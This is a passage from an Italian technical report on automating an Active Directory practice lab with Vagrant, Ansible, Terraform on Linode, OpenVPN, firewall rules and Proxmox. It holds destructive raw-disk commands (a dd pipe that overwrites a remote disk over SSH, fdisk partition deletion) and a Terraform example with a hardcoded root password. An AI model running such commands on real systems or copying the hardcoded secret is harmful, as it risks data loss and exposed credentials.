Per le macchine Linux invece vi è esclusivamente il forwarding della porta 22 (**ssh**), usata sia da Ansible per configurare le macchine, sia in generale per avere una shell con cui lavorare sul sistema.

```
win_workstation.vm.network "private_network", ip: "192.168.56.12"
win_workstation.vm.network :forwarded_port, guest: 3389, host: 43389, id: "msrdp"
win_workstation.vm.network :forwarded_port, guest: 5985, host: 45985, id: "winrm"
```

Figura 3.2: Configurazioni di rete della Windows workstation all'interno del Vagrantfile

3.2.2 Ansible

Una volta che le macchine virtuali sono state create, queste sono semplicemente delle macchine con un sistema operativo vergine, all'interno delle quali non è ancora presente nulla di significativo per rappresentare un dominio Active Directory.
È ora il momento di usare Ansible per configurare singolarmente le macchine, ciascuna dotata di caratteristiche differenti a seconda del proprio ruolo all'interno del dominio Active Directory.
Come per Vagrant, anche per configurare le macchine con Ansible, è sufficiente l'esecuzione di un solo comando:

```
ansible-playbook -i hosts labsetup.yml
```

All'interno del file di configurazione *labsetup.yml* vi è infatti l'importazione dei playbook incaricati di configurare le singole macchine.

```
- import_playbook: domain_controller.yml
- import_playbook: win_workstation.yml
- import_playbook: member_server.yml
- import_playbook: linux_srv_domain.yml
- import_playbook: linux_srv_no_domain.yml
```

Figura 3.3: File labsetup.yml

Il file *hosts* contiene le informazioni necessarie ad Ansible per contattare le macchine da configurare: indirizzo IP, nome utente, password, tipo di connessione (winrm o ssh).
Per la definizione dei comandi di configurazione delle macchine, si è deciso di

usare un approccio modulare, facendo uso dei **ruoli** Ansible. Un ruolo è rappresentato da una cartella, che contiene delle sottocartelle nelle quali possono essere incluse risorse specifiche di quel determinato ruolo: file di configurazione, file in cui si definiscono delle variabili, file da copiare all'interno delle macchine, e tanto altro. La caratteristica che rende i ruoli lo strumento giusto per fornire modularità è che i comandi di configurazione al loro interno non hanno un destinatario esplicito, e possono quindi essere utilizzati per configurare macchine diverse. Elenco dei ruoli utilizzati per configurare più macchine:

- common – Ruolo utilizzato sia dal domain controller che dal member server per definire quelle configurazioni comuni a un server Windows.
- linux_server_basic – Ruolo che definisce le configurazioni iniziali comuni alle macchine Linux.
- lamp_server – Ruolo che configura un LAMP (Linux, Apache, MySQL, PHP/Perl/Python) server su una macchina Linux. In questo caso utilizzato da entrambe le macchine Linux.

Vi sono poi anche i ruoli in cui si differenziano le configurazioni delle varie macchine. Grazie all'utilizzo dei ruoli, se si volesse aggiungere una funzionalità a una delle macchine già presenti, tutto quello che si deve fare è creare un nuovo ruolo che specifica le configurazioni necessarie per applicare questa modifica, senza cambiare i ruoli esistenti. Allo stesso tempo, se si ritenesse non più necessario avere un LAMP server su una particolare macchina Linux, sarebbe sufficiente escludere il relativo ruolo dal file di configurazione della specifica macchina.

```yaml
- name: cyberloop.local server configuration
  hosts: win_server

  roles:
    - common
    - member_server
    - mssql
```

```yaml
- name: cyberloop.local Linux server inside the domain configuration
  hosts: linux_srv_domain

  roles:
  - linux_server_basic
  - linux_server_domain
  - lamp_server
```

Figura 3.4: Esempio di due file di configurazione: member_server.yml e linux_srv_domain.yml

3.3 Risultato e considerazioni

Dopo la creazione delle macchine con Vagrant e la loro configurazione con Ansible, il risultato è un laboratorio di cinque macchine virtuali, quattro delle quali fanno parte del dominio AD *cyberloop.local*. Sono inoltre stati definiti alcuni utenti con ruoli diversi all'interno del sistema:

- **Administrator** – Domain Admin.
- **Admin** – Domain Admin.
- **Bob** – Utente con diritti di amministratore locale sulla workstation Windows.
- **Alice** – Semplice utente senza privilegi particolari.

Il laboratorio è ora perfettamente funzionante, con la limitazione definita dalle risorse a disposizione dell'host. Nello specifico caso, dato che lo studente aveva a disposizione una macchina host con 8GB di RAM, è stato necessario imporre un limite di 1GB di memoria per ciascuna macchina. In seguito a questa limitazione, se tutte le macchine vengono accese contemporaneamente, nel migliore dei casi il laboratorio risulta essere funzionante ma estremamente lento, mentre nel peggiore dei casi la macchina host si blocca a causa del sovraccarico.
Queste limitazioni hanno spinto alla ricerca di un'alternativa, che ha poi portato alla migrazione su cloud del laboratorio.

Nonostante tutto, il laboratorio risulta essere la soluzione perfetta nel caso in cui si avessero a disposizione quantità elevate di RAM e di capacità computazionale. Con 32GB di RAM si potrebbero creare macchine con 2GB di memoria ciascuna senza correre il rischio di sovraccaricare l'host.
L'output finale del lavoro effettuato sul laboratorio è una repository sul GitLab dell'azienda, che dopo essere clonata risulta essere pronta all'uso e in grado di realizzare la costruzione del laboratorio nel giro di poco tempo (da qualche minuto a qualche ora, a seconda della velocità di connessione e di elaborazione dell'host).

Capitolo 4

Migrazione del laboratorio sul cloud

A causa delle limitazioni fisiche che impedivano un fluido utilizzo del laboratorio, si è deciso di effettuare un porting del laboratorio sul cloud. Come cloud provider l'azienda ha proposto **Linode**, per via dei prezzi vantaggiosi sulla concorrenza.
Gli **ostacoli** principali incontrati nel passaggio dal laboratorio locale alla soluzione sul cloud sono stati:

- Difficoltà nell'installare un sistema operativo Windows, sia questo Windows Server 2019 o Windows 10, su un'istanza cloud di Linode.
- Necessità di proteggere le macchine da accessi fraudolenti, a causa della loro visibilità sulla rete Internet. Infatti, ogni istanza su Linode è dotata di un indirizzo IP pubblico.

4.1 Creazione delle macchine Linux su Linode

Per la creazione delle istanze delle macchine Linux su Linode si è ha scelto di utilizzare il tool **Terraform**. Terraform è un tool che permette di gestire automaticamente centinaia di servizi cloud [16]. Mediante la dichiarazione di un semplice file di configurazione, è possibile creare e distruggere istanze vir-

tuali in pochi secondi. All'interno di questo file di configurazione è necessario specificare i parametri necessari alla creazione dell'istanza virtuale su Linode:

- Token di autenticazione del profilo su Linode. Necessario per sapere a quale account siano collegate le macchine. A questo account saranno fatturate le spese a seconda del piano scelto e del tempo la macchina resta sul cloud.
- Nome dell'istanza virtuale.
- Versione del sistema operativo da installarvi.
- Nome del datacenter che ospiterà l'istanza virtuale.
- Tipo di istanza. Per il tipo di istanza si è deciso di optare per quella più economica, dotata di 1GB di RAM, 1 CPU e 25GB di spazio di archiviazione.
- Password di root.
- Presenza o meno di un indirizzo privato. Questo indirizzo è privato alla rete interna al datacenter. Quindi tutte le istanze virtuali presente sul datacenter, anche quelle non di proprietà del proprietario del laboratorio, possono comunicare con la macchina con una velocità di rete maggiore, senza passare dalla rete Internet. Si è deciso di non usare l'indirizzo privato in quanto rappresentava un altro punto di accesso per malintenzionati e non avrebbe portato vantaggi significativi al funzionamento del laboratorio.

```
resource "linode_instance" "ubuntu_server_domain_1" {
  label     = "ubuntu-server-in-domain-1"
  image     = "linode/ubuntu20.04"
  region    = "eu-central"
  type      = "g6-nanode-1"
  root_pass = "sKyYuWKNpKGa6cc2BT8PizrjiEzWaW"

  private_ip = false
}
```

Figura 4.1: Definizione di un'istanza virtuale nel file di configurazione per Terraform

Il deployment delle macchine Linux è automatico con il comando `terraform apply`. In seguito alla creazione delle VM su Linode, è necessario inserire il loro indirizzo nella file *hosts*, che serve a Ansible per sapere a che indirizzo contattare le macchine da configurare. A questo scopo è stato creato uno script in python molto semplice, che va a leggere l'indirizzo dal file *terraform.tfstate* e lo scrive automaticamente nel file *hosts*.

4.2 Creazione delle macchine Windows su Linode

La creazione delle macchine Windows è risultata invece meno immediata, questo a causa della mancanza di supporto della piattaforma Linode all'installazione del sistema operativo di Microsoft.
È comunque presente in rete una guida [17] grazie alla quale è possibile installare un sistema operativo Windows su istanze Linode.
Per seguire questa guida con successo è necessario:

- Un computer host con almeno 30GB di disco liberi e una connessione ad internet veloce e stabile.
- Scaricare una copia di Finnix Linux.
- Installare una copia di VirtualBox per il sistema operativo della macchina host.
- Una copia autentica di Windows. Anche le versioni evaluation vanno bene.
- Un'istanza Linode attiva.
- Qualche ora libera.

I passi necessari al completamento di questa installazione sono:

- Creare due VM, una su Linode e una sull'host.

- Installare Windows nella VM sul computer host e attivare WinRM.
- Clonare il disco della VM locale sull'istanza Linode.
- Aumentare le dimensioni della partizione Windows per riempire lo spazio dell'istanza Linode.

4.2.1 Installare Windows sulla VM locale

Si tratta semplicemente di creare su VirtualBox una VM Windows, installandovi la copia del sistema operativo a disposizione. Per il laboratorio è stata usata la versione evaluation di Windows 10 Enterprise [18].
Dopo aver installato VirtualBox, creare una nuova VM con 2GB di RAM e un massimo di 24GB per quanto riguarda la dimensione dell'hard disk. Dopo averla creata, aprire le impostazioni delle VM e aggiungere l'ISO di Windows che nel frattempo bisogna avere scaricato.




Figura 4.2: Aggiunta dell'ISO per l'installazione del sistema operativo

Avviare la VM e seguire la procedura guidata per l'installazione del sistema operativo, stando attenti alle seguenti accortezze:

- Installare Windows su una singola partizione che riempia il disco.
- Non installare file o programmi aggiuntivi al sistema operativo, deve rimanere il più leggero possibile.
- Non installare VirtualBox Guest additions.
- Aprire il sistema alle connessioni WinRM, con lo script PowerShell *ConfigureRemotingForAnsible.ps1* [19]. Questo script è necessario per connettersi alla VM con i playbook Ansible ed effettuare la configurazione automatica del laboratorio AD.

4.2.2 Setup dell'istanza su Linode

Creare una nuova istanza su Linode, anche la più piccola va bene ed è infatti quella che è stata usata nella creazione del laboratorio. Una volta creata, modificare le impostazioni disco della VM impostando come tipo "unformatted / raw" e una dimensione tale da riempire il disco.




Figura 4.3: Impostazioni disco

Creare una configurazione profilo che avvierà Windows.




Figura 4.4: Configurazione profilo per avviare Windows

Avviare la VM in rescue mode ed effettuare l'accesso mediante l'interfaccia Glish di Linode.
Impostare una nuova password per la VM con il comando `passwd`.
Avviare il server SSH con il comando `service ssh start`.

4.2.3 Clonare la VM locale su Linode

Trasferire tutti i dati del disco dalla VM locale alla VM su Linode. Per farlo è necessario avviare la VM con Finnix Linux e non con Windows. Sostituire quindi la ISO Windows con la ISO Finnix.




Figura 4.5: Caricare la ISO di Finnix prima di avviare la VM

Avviare la VM selezionando l'opzione di Finnix a 64-bit. Una volta che appare il prompt dei comandi si può procedere alla clonazione del disco con il comando:

```
dd if=/dev/sda | pv | gzip -9 | ssh root@LinodeIP "gzip -d | dd
↪  of=/dev/sda"
```

Una volta eseguito il comando il sistema chiede di accettare un certificato, rispondere affermativamente e inserire la password di root impostata precedentemente. A questo punto il trasferimento dei dati ha inizio e può richiedere anche molto tempo a seconda della velocità di connessione.




Figura 4.6: Clonazione terminata

Una volta finito il trasferimento dei dati, si può spegnere la VM e anche cancellarla completamente dal sistema in caso non la si voglia riutilizzare per la creazione di nuove istanze su Linode.

4.2.4 Accorgimenti finali e ridimensionamento della partizione di Windows

Tornare sull'interfaccia Glish ed effettuare un riavvio della VM con il comando `reboot`. Al completamento del riavvio, in caso di successo, si dovrebbe presentare a video il logo di Windows e la classica interfaccia di login.
Ora che Windows funziona correttamente sull'istanza di Linode, bisogna riempire l'intero spazio disponibile con la partizione Windows. Per riuscirci, è necessario spegnere completamente la VM disattivando lo Shutdown Whatchdog "Lassie".




Figura 4.7: Disattivazione dello Shutdown Watchdog Lassie

Spegnere la VM e riavviarla in rescue mode, quindi accedere all'interfaccia Glish. Per il ridimensionamento della partizione principale seguire i seguenti passaggi:

- Accedere al disco principale con il comando `fdisk /dev/sda`.
- Alla richiesta di quale comando si voglia eseguire rispondere con `d`. Quindi con il numero di partizione più grande tra quelli proposti, in *figura 4.8* questo numero è `2`.

Figura 4.8: Eliminazione dell'ultima partizione

- Ora bisogna espandere la partizione esistente, inserendo in sequenza i comandi `n`, `p`, e il numero inserito in precedenza (`2`).




Figura 4.9: Espansione della partizione

- Per finire, impostare il tipo della partizione appena creata e scrivere i cambiamenti su disco. Immettere in sequenza i comandi `t`, `2`, `7`, `w`.

Figura 4.10: Cambiamento del tipo di partizione

- Ora che sono stati ridimensionati il disco e il container della partizione, bisogna ridimensionare la partizione stessa. Il comando è `ntfsresize --size 25G /dev/sda2`, modificando la dimensione del disco a seconda dello spazio a disposizione. In questo caso l'istanza su Linode è dotata di 25GB di spazio su disco.

Ora la partizione è stata ridimensionata, spegnere il sistema con `shutdown -h now`, riattivare Lassie Shutdown Whatchdog e avviare la VM normalmente. La VM è ora pronta ad essere configurata con Ansible.

Ripetere lo stesso procedimento per l'installazione del domain controller e del member server, utilizzando la versione evaluation di Windows 2019. Questo procedimento purtroppo non risulta automatizzabile e richiede molto tempo.

4.3 Segregazione delle macchine alle connessioni esterne

Per rendere sicure le macchine sul cloud, è necessario isolarle dal mondo esterno creando una sorta di **VLAN**.
Al momento su Linode questa funzionalità non è disponibile, ma è possibile esclusivamente richiedere di partecipare a una beta nella quale si testa questa funzionalità di VLAN per rendere sicura la comunicazione tra le proprie istanze Linode. Purtroppo la richiesta non ha ricevuto alcun tipo di risposta,

quindi è stato necessario trovare un'altra soluzione.

4.3.1 Creazione VPN

Per segregare le macchine che compongono il laboratorio, rendendole sicure nei confronti di connessioni indesiderate, è stata creata una Vitrual Private Network (VPN) con il tool **OpenVPN**. Inizialmente sono stati creati manualmente i file di configurazione del server della VPN e dei vari client. Per rendere automatizzabile la creazione della VPN anche a fronte della creazione di un nuovo laboratorio, tutti i file di configurazione necessari al corretto funzionamento della VPN sono stati inclusi in specifici ruoli ansible:

- domain_controller_vpn – Ruolo che installa OpenVPN sul domain controller e lo configura per assumere il ruolo di server della VPN.
- win_vpn – Ruolo che installa OpenVPN sulle altre macchine Windows: member server e workstation, e le configura per assumere il ruolo di client della VPN.
- ubuntu_vpn – Ruolo che installa OpenVPN sulle macchine Ubuntu e le configura per assumere il ruolo di client della VPN.

In *figura 4.11* sono riportati ad esempio il file *main.yml*, che configura sulle macchine Windows tutti i file necessari per farle diventare client nella rete VPN, e il file *client.j2*, che configura il client VPN specificando l'indirizzo del server VPN e i certificati necessari a realizzare il protocollo di autenticazione.

```yaml
- name: Install OpenVPN
  win_chocolatey:
    name: OpenVPN
    state: present

- name: Copy configuration files
  win_copy:
    src: '{{ item }}'
    dest: C:\Program Files\OpenVPN\config\{{ item }}
  with_items:
  - ca.crt
  - "{{ win_hostname }}.crt"
  - "{{ win_hostname }}.key"
  - ta.key

- name: Copy client.ovpn from template
  template:
    src: client.j2
    dest: C:\Program Files\OpenVPN\config\client.ovpn

- name: Start OpenVPN and ensure it will start at boot time
  win_service:
    name: OpenVPNService
    start_mode: auto
    state: started
```

```
client

dev tun
proto udp

remote {{ dc_ip }} 1194

resolv-retry infinite
nobind
persist-key
persist-tun

ca ca.crt
cert {{ win_hostname }}.crt
key {{ win_hostname }}.key

remote-cert-tls server
tls-auth ta.key 1
cipher AES-256-CBC

verb 3
```

Figura 4.11: File main.yml (a sinistra) e client.j2 (a destra) del ruolo win_vpn

Quelle tra doppie parentesi graffe sono le variabili di Ansible, alle quali verrà sostituito il corretto valore a runtime. Così facendo, è necessario un solo ruolo per configurare tutte le macchine Windows. Sono state create sei coppie di chiavi e certificati per workstation Windows e cinque coppie per altrettanti member server. In questo modo, nel caso in cui fosse necessario aggiungere macchine al laboratorio, queste possono connettersi correttamente alla VPN.
Un'altra opzione poteva essere quella di riusare la stessa chiave e lo stesso certificato per tutti i client. Questa soluzione era sicuramente più semplice da realizzare, ma meno sicura. Ora, infatti, i client si connettono alla VPN ciascuno con il proprio identificativo univoco. Se una coppia di chiavi venisse compromessa, sarebbe sufficiente revocare il relativo certificato sul server per rendere le credenziali inutilizzabili. Quindi inviare un nuovo set di credenziali alla macchina rimasta senza un certificato valido.
Nel caso di un singolo certificato usato da tutti i client, la revoca provocherebbe la necessità di ridistribuire un nuovo certificato su tutte le macchine per consentire loro di connettersi nuovamente e in sicurezza alla VPN.

4.3.2 Configurazione firewall

Oltre alla VPN, è stato configurato un **packet firewall** con regole personalizzate su ogni macchina, per permettere lo scambio di messaggi tramite VPN e limitare invece quello proveniente dalle interfacce pubbliche.
Anche in questo caso sono stati creati tre ruoli Ansible differenziati a seconda della tipologia di macchina da configurare:

- dc_firewall – Per configurare il firewall del domain controller.
- win_firewall – Per configurare il firewall delle altre macchine Windows.
- ubuntu_firewall – Per configurare il firewall delle macchine Linux.

Per quanto riguarda il packet firewall del domain controller, sono permesse le connessioni:

- In ingresso e in uscita sulla porta UDP 1194, quella usata da OpenVPN per la creazione della rete privata.
- In ingresso e in uscita provenienti o dirette a un indirizzo IP appartenente al gruppo 10.8.0.0/24. Queste connessioni sono quelle provenienti e dirette ai client della VPN.

Tutte le altre connessioni sono invece bloccate, sia in ingresso che in uscita.

```
- name: Firewall rule to allow in connections from OpenVPN tunnel network
  win_firewall_rule:
    name: Allow in connections from OpenVPN tunnel network
    remoteip: 10.8.0.0/24
    action: allow
    direction: in
    protocol: any
    state: present
    enabled: yes

- name: Firewall rule to allow in connections to OpenVPN port 1194
  win_firewall_rule:
    name: Allow in connections to OpenVPN port 1194
    action: allow
    localport: "1194"
    direction: in
    protocol: udp
    state: present
    enabled: yes

- name: Firewall rule to allow out connections to OpenVPN tunnel network
  win_firewall_rule:
    name: Allow out connections to OpenVPN tunnel network
    remoteip: 10.8.0.0/24
    action: allow
    direction: out
    protocol: any
    state: present
    enabled: yes

- name: Firewall rule to allow out connections from OpenVPN port 1194
  win_firewall_rule:
    name: Allow out connections from OpenVPN port 1194
    localport: "1194"
    action: allow
    direction: out
    protocol: udp
    state: present
    enabled: yes

- name: Set default firewallbehaviour to block all unspecified connections
  win_shell: |
    Set-NetFirewallProfile -DefaultInboundAction Block -DefaultOutboundAction Block
```

Figura 4.12: Configurazione del firewall per il domain controller

La configurazione dei firewall delle altre macchine Windows e delle macchine Linux è molto simile, non è dunque rilevante riportarne qui una copia. L'unica

differenza riguarda il verso delle regole che coinvolgono la porta UDP 1194, queste risulteranno infatti dirette nel verso opposto.

4.4 Risultato e considerazioni

Il risultato è un laboratorio più performante del precedente, con la pecca dovuta all'impossibilità di automatizzare la creazione e installazione delle macchine con il sistema operativo Windows. Essendo l'installazione di macchine Windows una parte fondamentale di qualsiasi laboratorio Active Directory, questa soluzione non può essere accettata come finale.
Detto questo, a patto di essere disposti ad affrontare un costo maggiore, è possibile spostare il deployment delle macchine Windows su un altro cloud provider che supporta nativamente la creazione di istanze Windows, come ad esempio **Microsoft Azure**, mantenendo il deployment delle macchine Linux su Linode.

Capitolo 5

Terzo laboratorio su un server privato Proxmox

Si è deciso, in accordo con il tutor aziendale, di spostare le macchine Windows dal cloud provider Linode a un server aziendale nel quale è installato il framework di virtualizzazione **Proxmox**.
Purtroppo il primo laboratorio, quello che fa uso di Vagrant per il provisioning delle macchine virtuali, non può essere riusato per creare le macchine virtuali su Proxmox. Questo perché il tool Vagrant fornisce supporto solamente a un ristretto gruppo di virtual provider: VirtualBox, VMWare, Docker, e Hyper-V. Esistono delle repository online con l'obiettivo di permettere la creazione di VM con Vagrant su un server Proxmox, ma non sono aggiornate da anni e non sono compatibili con le ultime versioni di Proxmox.
Di conseguenza, per questo nuovo laboratorio si è deciso di abbandonare Vagrant e cercare un tool sostitutivo per automatizzare la creazione delle macchine virtuali Windows su Proxmox, mentre la parte delle macchine Linux rimane inalterata e il loro deployment continua ad essere fatto su Linode.
Sono state svolte delle ricerche per capire in che modo fosse possibile creare in maniera automatizzabile delle macchine virtuali compatibili con il framework di virtualizzazione Proxmox. Da queste ricerche sono emersi due tool principali: **Packer** e **Ansible**.
Packer è sembrato inizialmente il tool perfetto, poiché il tool è stato creato appositamente per creare in maniera automatizzata immagini di macchine vir-

tuali. Packer fornisce anche un costruttore di immagini specifico per server Proxmox: *proxmox-iso* [20]. Questo costruttore permette di specificare tutti i parametri necessari alla costruzione automatica di immagini virtuali per Proxmox, e funzionerebbe bene se non fosse per un bug, documentato anche in una issue su GitHub [1], che non ne permette il funzionamento corretto.
All'interno della repository contenente i file necessari alla costruzione del laboratorio è comunque presente il file *packer_config.json* che contiene le informazioni necessarie a creare con Packer una macchina con installato Windows Server 2019. Nel caso in cui qualcuno risolvesse questo bug, questo file può essere utilizzato per creare automaticamente macchine con Windows 2019 e, con qualche modifica, anche con Windows 10.
È stata successivamente trovata una repository in cui si fa uso di Ansible per la creazione automatizzata di VM Windows su Proxmox [21]. Questa repository non fa uso del modulo apposito fornito da Ansible per la creazione di macchine virtuali su proxmox, ma esegue tutte le operazioni sul server utilizzando il modulo *command*. La repository è stata presa come punto di partenza, cambiandone pressoché tutto il codice per utilizzare il modulo apposito *proxmox_kvm*.

5.1 Creazione automatica dei template Windows

L'obiettivo era quello di creare automaticamente due template, con sistemi operativi Windows 2019 e Windows 10, da usare come punto di partenza per la creazione delle macchine virtuali del laboratorio.
Per l'installazione non supervisionata del sistema operativo Windows nelle macchine virtuali, è necessario costruire una nuova immagine ISO partendo dai file dei driver e da un file xml nel quale sono specificate le direttive per l'installazione. Si posizionano tutti i file nella stessa cartella e si crea l'immagine disco con il comando `genisoimage`.

[1] `https://github.com/hashicorp/packer/issues/10382`

Si crea quindi una macchina virtuale con il modulo *proxmox_kvm*, specificando tutti i parametri, tra cui due file ISO: quello del sistema operativo e quello per l'installazione non supervisionata creato in precedenza.
Successivamente si avvia la macchina, aspettando che l'installazione automatica termini con successo, e poi la si trasforma in template.

```yaml
- name: Create VM
  proxmox_kvm:
    api_user: "{{ ansible_user }}@pam"
    api_password: "{{ ansible_password }}"
    api_host: "famar.duckdns.org"
